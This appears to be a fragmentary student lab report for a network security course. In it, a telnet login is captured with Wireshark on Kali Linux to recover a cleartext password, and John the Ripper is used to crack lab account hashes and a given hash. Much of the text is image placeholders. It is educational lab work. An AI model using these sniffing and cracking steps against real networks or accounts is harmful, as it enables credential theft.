
2.2.2 Turn on the telnet server using the command:

```
root@kali:~# /etc/init.d/openbsd-inetd restart
```


2.2.3 Find the IP address of kali linux using the command:




2.2.4




New User



2.2.5 Start wireshark as root user.







2.2.6 The IP address where the packets need to be captured.


```
vmnet8: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        ether 00:50:56:c0:00:08
        inet 192.168.203.1 netmask 0xffffff00 broadcast 192.168.203.255
Prashanths-MacBook-Air:~ prashanth$
```

2.2.7 Log in to Kali Linux






2.2.10 Try to analyze every packet and indicate where you see the password in this stream. Is it just one packet or is it spread out over multiple packets?



It was found that the password was spread among different packets.


After analyzing the TCP Stream:




Password for CMPE209 is “computer”.

2.3

1. Task 1: Create 5 user accounts in Kali Linux with different passwords and see use JTR to crack the passwords.





Task 2: Crack '1O3JMY.Tw$AdLnLjQ/5jXF9.MTp3gHv/' using JTR.




2.4


Starting Armitage

